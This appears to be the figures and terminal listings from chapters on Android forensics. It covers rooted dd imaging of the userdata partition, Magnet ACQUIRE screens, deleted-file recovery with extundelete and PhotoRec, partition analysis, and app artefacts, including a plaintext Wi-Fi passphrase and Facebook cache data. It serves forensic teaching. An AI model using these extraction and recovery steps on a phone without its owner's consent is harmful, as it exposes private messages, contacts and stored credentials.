
Empty phonebook  
[Click here for possible reasons.](#)

## Own Numbers (1) - SIM card

| Name ▲ | Sort by ▶ |



 19412587137



# Chapter 5: Extracting Data Physically from Android Devices

```
j7xelte:/ # cat /proc/partitions
major minor #blocks name
179      0 15388672 mmcblk0
179      1    4096 mmcblk0p1
179      2    4096 mmcblk0p2
179      3   20480 mmcblk0p3
179      4    8192 mmcblk0p4
179      5    4096 mmcblk0p5
179      6    4096 mmcblk0p6
179      7    4096 mmcblk0p7
259      0    1024 mmcblk0p8
259      1    8192 mmcblk0p9
259      2   32768 mmcblk0p10
259      3   38912 mmcblk0p11
259      4    8192 mmcblk0p12
259      5    4096 mmcblk0p13
259      6   90112 mmcblk0p14
259      7    1024 mmcblk0p15
259      8    1024 mmcblk0p16
259      9     512 mmcblk0p17
259     10   12288 mmcblk0p18
259     11    2560 mmcblk0p19
259     12  3072000 mmcblk0p20
259     13   204800 mmcblk0p21
259     14   61440 mmcblk0p22
259     15    5120 mmcblk0p23
259     16 11784192 mmcblk0p24
179     24    4096 mmcblk0rpb
179     16    4096 mmcblk0boot1
179      8    4096 mmcblk0boot0
253      0  1048576 vnswap0
7        64   65536 loop64
```

```

j7xelte:/dev/block # df
Filesystem            1K-blocks    Used Available Use% Mounted on
rootfs                850052      3396   846656    1% /
tmpfs                 932872       512   932360    1% /dev
/dev/block/mmcblk0p20 2887312 1234932 1652380  43% /system
tmpfs                 932872        0   932872    0% /mnt
/dev/block/mmcblk0p3  16048      1332   14716    9% /efs
/dev/block/mmcblk0p4   3952       548    3404   14% /cpefs
/dev/block/mmcblk0p21 197472     168   197304    1% /cache
/dev/block/mmcblk0p24 11467980 1826200 9641780  16% /data
tmpfs                 932872       484   932388    1% /sbin
/sbin/.core/block/loop08 60400      60    60340    1% /sbin/.core/img
/dev/fuse             11467980 1826200 9641780  16% /mnt/runtime/default/emulated
/dev/fuse             11467980 1826200 9641780  16% /mnt/runtime/read/emulated
/dev/fuse             11467980 1826200 9641780  16% /mnt/runtime/write/emulated

```

```

drwxr-xr-x  5 root root          100 2016-02-07 15:05 .
drwxrwxrwt 19 root root         1080 2016-01-01 15:00 ..
drwxrwx--x  6 root sdcard_rw 131072 2016-02-07 15:05 6264-3264
drwx--x--x  5 root sdcard_rw  4096 2018-11-06 15:44 emulated
drwxr-xr-x  2 root root          60 2016-01-01 15:00 self

```

```

/dev/fuse             11467980 1811332 9656648  16% /mnt/runtime/default/emulated
/dev/fuse             11467980 1811332 9656648  16% /mnt/runtime/read/emulated
/dev/fuse             11467980 1811332 9656648  16% /mnt/runtime/write/emulated
/dev/block/vold/public:179_33 124835840 39808 124796032  1% /mnt/media_rw/6264-3264
/dev/fuse             124835840 39808 124796032  1% /mnt/runtime/default/6264-3264
/dev/fuse             124835840 39808 124796032  1% /mnt/runtime/read/6264-3264
/dev/fuse             124835840 39808 124796032  1% /mnt/runtime/write/6264-3264

```

```


1|j7xelte:/storage/6264-3264 # dd if=/dev/block/mmcblk0p24 of=/storage/6264-3264/userdata.dd bs=1024
11784192+0 records in
11784192+0 records out
12067012608 bytes transferred in 512.692 secs (23536572 bytes/sec)

```

Magnet ACQUIRE — □ ×


**OPTIONS**

## CHOOSE YOUR DEVICE




ANDROID

Make unknown  
Model SM-J710F  
OS 8.1.0  
Serial Number 52037762b835835b  
Privileged access Yes



DRIVE

Name PhysicalDrive2 PLEXTOR PX-256S3C (238,47 GB)  
Type Fixed hard disk media  
Size 238,47 GB  
Serial Number P02721101220



DRIVE

Name PhysicalDrive3 Seagate BUP Slim SL SCSI Disk Device (931,51 GB)  
Type External hard disk media  
Size 931,51 GB  
Serial Number NA9DE745


[The device I'm looking for isn't showing up](#)

PROVIDE FEEDBACK
NEXT

Magnet ACQUIRE — □ ×

**OPTIONS**

## SELECT IMAGE TYPE



ANDROID

Please select the type of image you want to acquire:

**Full**  
 Entire contents of the device [More info](#)

**Quick**  
 Native and 3rd party application data, media, and external shared storage (SD card) [More info](#)

UNKNOWN SM-J710F  
OS version: 8.1.0  
Privileged access


PROVIDE FEEDBACK

BACK
NEXT

Magnet ACQUIRE
— □ ×

OPTIONS

## CREATE EVIDENCE FOLDER



**ANDROID**

UNKNOWN SM-J710F  
OS version: 8.1.0  
Privileged access

Set up your evidence folder:

**Evidence folder name**

**Folder destination**  [BROWSE](#)

**Image name**

**Examiner**

**Evidence number**

**Description**

[PROVIDE FEEDBACK](#)


BACK
ACQUIRE


```


2018-10-25 14:10:19 Info: No access to block 'dm-0' on '52037762b835835b'.
2018-10-25 14:10:19 Info: No access to block 'dm-1' on '52037762b835835b'.
2018-10-25 14:10:19 Info: Block 'mmcblk0' is accessible on '52037762b835835b'.
2018-10-25 14:10:19 Info: No access to block 'mmcblk1' on '52037762b835835b'.
2018-10-25 14:10:19 Info: No access to block 'sda' on '52037762b835835b'.
2018-10-25 14:10:19 Info: Toybox is installed on device '52037762b835835b'.
2018-10-25 14:10:22 Info: Using toybox...
2018-10-25 14:10:23 Info: Ready to stream block '/dev/block/mmcblk0' data from device '52037762b835835b' on port 5555.
2018-10-25 14:10:28 Info: Streaming block '/dev/block/mmcblk0' data from device '52037762b835835b'.


```















# Chapter 6: Recovering Deleted Data from an Android Device


















File List

Name	Size	Type	Date Modified
<input checked="" type="checkbox"/> IMG_0794.JPG	5 576	Regular File	09.07.2016 16:27:44
<input checked="" type="checkbox"/> IMG_0795.JPG	5 560	Regular File	09.07.2016 16:29:28
<input checked="" type="checkbox"/> IMG_0796.JPG	6 061	Regular File	09.07.2016 16:31:14
<input checked="" type="checkbox"/> IMG_0797.JPG	5 486	Regular File	09.07.2016 16:32:06
<input checked="" type="checkbox"/> IMG_0798.JPG	4 954	Regular File	09.07.2016 16:32:38

0000	2E 20 20 20 20 20 20 20-20 20 20 30 00 00 35 8C	.	0..5.
0010	97 48 97 48 00 00 7A B1-A5 4A 05 00 00 00 00 00	.H.H..z±¥J.....	
0020	2E 2E 20 20 20 20 20 20-20 20 20 10 00 00 35 8C	..	...5.
0030	97 48 97 48 00 00 35 8C-97 48 03 00 00 00 00 00	.H.H..5..H.....	
0040	E5 4D 47 5F 39 37 37 39-4A 50 47 20 00 00 1D 8B	âMG_9779JPG ....	
0050	6B 4A 91 4A 07 00 20 8B-6B 4A 2B A2 00 3F 66 00	kJ-J.. .kJ+e-?f.	
0060	E5 56 49 5F 32 32 33 32-4D 4F 56 20 00 64 51 83	âVI_2232MOV -dQ.	
0070	74 49 A5 4A 01 00 51 83-74 49 0A C8 48 3E 0F 02	tI¥J..Q.tI.ÈH>..	
0080	E5 56 49 5F 32 32 34 31-4D 4F 56 20 00 64 A0 68	âVI_2241MOV -d h	
0090	7B 49 A5 4A 01 00 A0 68-7B 49 BD F6 0C 6D 0C 02	{I¥J.. h{I%6.m..	
00a0	E5 56 49 5F 32 32 33 33-4D 4F 56 20 00 64 60 83	âVI_2233MOV -d`.	
00b0	74 49 A5 4A 01 00 60 83-74 49 61 CB 14 07 AB 01	tI¥J..` .tIaÈ..«.	

File List

Name	Size	Type	Date Modified
 IMG_0794.JPG	5 576	Regular File	09.07.2016 16:27:44
 IMG_0795.JPG	5 560	Regular File	09.07.2016 16:29:28
 IMG_0796.JPG	6 061	Regular File	09.07.2016 16:31:14
 IMG_0797.JPG	5 486	Regular File	09.07.2016 16:32:06
 IMG_0798.JPG			16 16:32:38
 IMG_0799.JPG			16 16:35:10
 IMG_0800.JPG			16 16:35:26
 IMG_0801.JPG	4 422	Regular File	09.07.2016 16:35:42
 IMG_0802.JPG	4 495	Regular File	09.07.2016 16:36:04
 IMG_0803.JPG	4 978	Regular File	09.07.2016 16:36:36
 IMG_0804.JPG	5 508	Regular File	09.07.2016 16:36:58
 IMG_0805.JPG	5 262	Regular File	09.07.2016 16:37:22

-  Export Files...
-  Export File Hash List...
-  Add to Custom Content Image (AD1)





SQLite Deleted Record Recovery



## Help

SQLite Database

Output File

Print Pages



Formatted Output (strips non printable characters)

Raw Output

```
Terminal
sansforensics@siftworkstation -> ~
$ extundelete --help
Usage: extundelete [options] [--] device-file
Options:
  --version, -[vV]      Print version and exit successfully.
  --help,              Print this help and exit successfully.
  --superblock          Print contents of superblock in addition to the rest.
                       If no action is specified then this option is implied.
  --journal            Show content of journal.
  --after dtime        Only process entries deleted on or after 'dtime'.
  --before dtime       Only process entries deleted before 'dtime'.
Actions:
  --inode ino          Show info on inode 'ino'.
  --block blk         Show info on block 'blk'.
  --restore-inode ino[,ino,...]
                       Restore the file(s) with known inode number 'ino'.
                       The restored files are created in ./RECOVERED_FILES
                       with their inode number as extension (ie, file.12345).
  --restore-file 'path'
                       Will restore file 'path'. 'path' is relative to root
                       of the partition and does not start with a '/'
                       The restored file is created in the current
                       directory as 'RECOVERED_FILES/path'.
  --restore-files 'path'
                       Will restore files which are listed in the file 'path'.
                       Each filename should be in the same format as an option
                       to --restore-file, and there should be one per line.
  --restore-directory 'path'
                       Will restore directory 'path'. 'path' is relative to the
                       root directory of the file system. The restored
                       directory is created in the output directory as 'path'.
  --restore-all       Attempts to restore everything.
```

```
Terminal
# mmls N915.001
GUID Partition Table (EFI)
Offset Sector: 0
Units are in 512-byte sectors

   Slot      Start      End      Length      Description
000: Meta    0000000000 0000000000 0000000001 Safety Table
001: ----- 0000000000 0000008191 0000008192 Unallocated
002: Meta    0000000001 0000000001 0000000001 GPT Header
003: Meta    0000000002 0000000033 0000000032 Partition Table
004: 000      0000008192 0000047103 0000038912 apnhlos
005: 001      0000047104 0000180031 0000132928 modem
006: 002      0000180032 0000181055 0000001024 sbl1
007: 003      0000181056 0000182079 0000001024 sbl1bak
008: 004      0000182080 0000182207 0000000128 dbi
009: 005      0000182208 0000182271 0000000064 ddr
010: 006      0000182272 0000186367 0000004096 aboot
011: 007      0000186368 0000187391 0000001024 rpm
012: 008      0000187392 0000188415 0000001024 tz
013: 009      0000188416 0000196607 0000008192 mdm1m9keys3
014: 010      0000196608 0000208895 0000012288 pad
015: 011      0000208896 0000229375 0000020480 param
016: 012      0000229376 0000258047 0000028672 efs
017: 013      0000258048 0000266239 0000008192 mdm1m9keys1
018: 014      0000266240 0000274431 0000008192 mdm1m9keys2
019: 015      0000274432 0000274439 0000000008 mdm1m9kefsc
020: 016      0000274440 0000309255 0000034816 boot
021: 017      0000309256 0000348167 0000038912 recovery
022: 018      0000348168 0000356335 0000008168 fota
023: 019      0000356336 0000358383 0000002048 misc
024: 020      0000358384 0000358399 0000000016 ssd
025: 021      0000358400 0000374783 0000016384 persist
026: 022      0000374784 0000393215 0000018432 persdata
027: 023      0000393216 0008175615 0007782400 system
028: 024      0008175616 0009199615 0001024000 cache
029: 025      0009199616 0061071319 0051871704 userdata
030: ----- 0061071320 0061071359 0000000040 Unallocated
```

```
# fsstat -o 9199616 N915.001
FILE SYSTEM INFORMATION
-----
File System Type: Ext4
Volume Name:
Volume ID: 5bf2f9c06f9467bf5f65f4abbcf4f857
```

Data Sources		Table	Thumbnail	
N915.001		Name	Location	
Views				
File Types				
By Extension				
Images (33988)				
Videos (23)				
Audio (343)				
Archives (211)				
Databases (470)				
Documents				
Executable				
By MIME Type				
Deleted Files				
File System (39232)				
All (39232)				
MB File Size				
MB 50 - 200MB (48)				
MB 200MB - 1GB (5)				
MB 1GB+ (4)				
Results				
Extracted Content				
Call Logs (1000)				
Contacts (222)				
EXIF Metadata (95)				
Encryption Detected (2)				
Extension Mismatch Detected (482)				
Messages (6986)				
		x	knox_icon.png	/img_N915.001/vol_vol27/container/resources/knox_icon...
		x	knox_icon2.png	/img_N915.001/vol_vol27/container/resources/knox_icon2...
		x	1. Skyscraper.jpg	/img_N915.001/vol_vol29/media/0/Samsung/Image/1. Sky...
		x	2. Knitting Balls.jpg	/img_N915.001/vol_vol29/media/0/Samsung/Image/2. Knit...
		x	4. Structure.jpg	/img_N915.001/vol_vol29/media/0/Samsung/Image/4. Stru...
		x	5. Nightscape.jpg	/img_N915.001/vol_vol29/media/0/Samsung/Image/5. Nigh...
		x	7. Bridge.jpg	/img_N915.001/vol_vol29/media/0/Samsung/Image/7. Brid...
		x	8. Starlight.jpg	/img_N915.001/vol_vol29/media/0/Samsung/Image/8. Star...
		x	579018208964117_UPPERDAYTONVIEW_TungstenBook_FFFFFFFF	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	579018208964117_UPPERDAYTONVIEW_TungstenBook_FFFFFFFF	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	1780658418851341_FORTMCKINLEY_TungstenBook_FFFFFFFF_1	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	1780658418851341_FORTMCKINLEY_TungstenBook_FFFFFFFF_2	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	1780658418851341_UPPERDAYTONVIEW_TungstenBook_FFFFFFFF	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	1780658418851341_UPPERDAYTONVIEW_TungstenBook_FFFFFFFF	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	1780658418851341_UPPERDAYTONVIEW_TungstenBook_FFFFFFFF	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	1176384835778586_UPPERDAYTONVIEW_TungstenBook_FFFFFFFF	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	1176384835778586_UPPERDAYTONVIEW_TungstenBook_FFFFFFFF	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	1579850165365763_FORTMCKINLEY_TungstenBook_FFFFFFFF_1	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	1579850165365763_FORTMCKINLEY_TungstenBook_FFFFFFFF_2	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	gmsnet2.jpg	/img_N915.001/vol_vol29/media/0/Android/data/com.goog...
		x	media_upload2_1515056710903.jpg	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...
		x	media_upload1_1515056882810.jpg	/img_N915.001/vol_vol29/media/0/Android/data/com.Face...

```
D:\testdisk-7.1-WIP\photorec_win.exe
PhotoRec 7.1-WIP, Data Recovery Utility, September 2018
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk D:\Android Image - 2018-10-25 17-10-02\MMCBLK0.raw - 15 GB / 14 GiB (RO)

Partition          Start          End      Size in sectors
5 P MS Data        5  25  21      5 155  22      8192 [m9kefs1]
6 P MS Data        5 155  23      6  30  24      8192 [m9kefs2]
7 P MS Data        6  30  25      6 160  26      8192 [m9kefs3]
8 P MS Data        6 160  27      6 192  58      2048 [CARRIER]
9 P MS Data        6 192  59      7 197  62     16384 [PARAM]
10 P MS Data       7 197  63     11 218  15     65536 [BOOT]
11 P MS Data      11 218  16     16 178  34     77824 [RECOVERY]
12 P MS Data      16 178  35     17 183  38     16384 [OTA]
13 P MS Data      17 183  39     18  58  40      8192 [CDMA-RADIO]
14 P MS Data      18  58  41     29 114  21    180224 [RADIO]
15 P MS Data      29 114  22     29 146  53     2048 [TOMBSTONES]
16 P MS Data      29 146  54     29 179  22     2048 [DNT]
17 P MS Data      29 179  23     29 195  38     1024 [PERSISTENT]
18 P MS Data      29 195  39     31  75  44     24576 [PERSDATA]
19 P MS Data      31  75  45     31 156  61     5120 [RESERVED2]
20 P MS Data      31 156  62    414  15  49    6144000 [SYSTEM] [system]
21 P MS Data      414  15  50    439 142  23    409600 [CACHE]
22 P MS Data      439 142  24    447  52  53    122880 [HIDDEN]
23 P MS Data      447  52  54    447 215  24     10240 [CP_DEBUG]
>24 P MS Data      447 215  25   1914 231  45   23568384 [USERDATA]

>[ Search ] [Options ] [File Opt] [ Quit ]
      Start file recovery
```

```
D:\testdisk-7.1-WIP\photorec_win.exe
PhotoRec 7.1-WIP, Data Recovery Utility, September 2018
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

PhotoRec will try to locate the following files
  Previous
[ ] hm  HyperMesh, structural analysis software
[ ] hr9 Heredis - Genealogy
[ ] http HTTP Cache
[ ] ibd InnoDB database file
[ ] icc Color profiles
[ ] icns Apple Icon Image
[ ] ico Windows Icon
[ ] idx RT60
[ ] ifo DVD Video manager or title set
[ ] imb Incredimail
[ ] indd InDesign File
[ ] info ZoomBrowser Thumbnail info
[ ] iso ISO
[ ] it  Impulse Tracker
[ ] itu iTunes
[ ] jks Java Keystore
>[X] jpg  JPG picture
[ ] jsonlz4 Mozilla bookmarks
[ ] kdb KeePassX
[ ] kdbx KeePassX
  Next
Press s for default selection, b to save the settings
>[ Quit ]

Return to main menu
```

```
D:\testdisk-7.1-WIP\photorec_win.exe
https://www.cgsecurity.org

24 P MS Data          447 215 25  1914 231 45   23568384 [USERDATA]

To recover lost files, PhotoRec needs to know the filesystem type where the
file were stored:
>[ ext2/ext3 ] ext2/ext3/ext4 filesystem
[ Other      ] FAT/NTFS/HFS+/ReiserFS/...
```

```
D:\testdisk-7.1-WIP\photorec_win.exe
PhotoRec 7.1-WIP, Data Recovery Utility, September 2018
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

24 P MS Data          447 215 25  1914 231 45   23568384 [USERDATA]

Please choose if all space needs to be analysed:
>[ Free      ] Scan for file from ext2/ext3 unallocated space only
[ Whole     ] Extract files from whole partition
```

```
Выбрать D:\testdisk-7.1-WIP\photorec_win.exe

Please select a destination to save the recovered files to.
Do not choose to write the files to the same partition they were stored on.
Keys: Arrow keys to select another directory
      C when the destination is correct
      Q to quit
Directory D:\
>drwxrwxrwx  0  0  0  .
Next
```

# Chapter 7: Forensic Analysis of Android Applications

```
com.android.chrome 10034 0 /data/data/com.android.chrome default 3003,1028,1015
```

```
com.android.chrome 1422206858650
```

**DCODE**  
Convert Data to Date / Time Values

Add Bias: UTC 00:00  Window on top

Decode Format: Unix: Millisecond Value

Example: 1176469232719

Value to Decode: 1422206858650

Date & Time: Sun, 25 January 2015 17:27:38.650 UTC

[www.digital-detective.co.uk](http://www.digital-detective.co.uk) Cancel Clear Decode


```
network={
  ssid="NETGEAR60"
  psk="ancientshoe601"
  key_mgmt=WPA-PSK
  priority=22
}


network={
  ssid="hhonors"
  key_mgmt=NONE
  priority=50
}
```



_id	word	frequency	locale	appid	shortcut
33	ok	250	en_US	0	
34	reddit	250	en_US	0	
35	smores	250	en_US	0	

mtime	non_unique_name
Filter	Filter
1331830155697	http://www.google.com/search?sourceid=chrome-mobile&ie=UTF-8&q=sim+card+repair+station




Convert Data to Date / Time Values 


Add Bias:   Window on top

Decode Format:

Example:

---

Value to Decode:  

Date & Time:  

[www.digital-detective.co.uk](http://www.digital-detective.co.uk)

julian_day	time_of_day
Filter	Filter
2457042	46800000

```

•messenger_install_timeAkTim Fakename name_search_tokensoùzprofile_pictureü.height$,scale)
,ur iähttps://fbcdn-profile-a.akamaihd.net/hprofile-ak-xap1/v/t1.0-
1/p200x200/1601573_10202258263936453_779280327047976658_n.jpg.webp?
oh=310f70f073e9761e0271a43cfa7b680&oe=5555021c&__gda__=1431823380_8293a75b909a77ca0aee295890289f92ü,,width
$,0frank) subscribe_status_UNSET_OR_UNRECOGNIZED_ENUM_VALUE
,ur lfhhttps://m.facebook.com/timothy.fakename?viewer_affinity) ZwithTaggingRank)
@üACuseruuuall_substor iesu
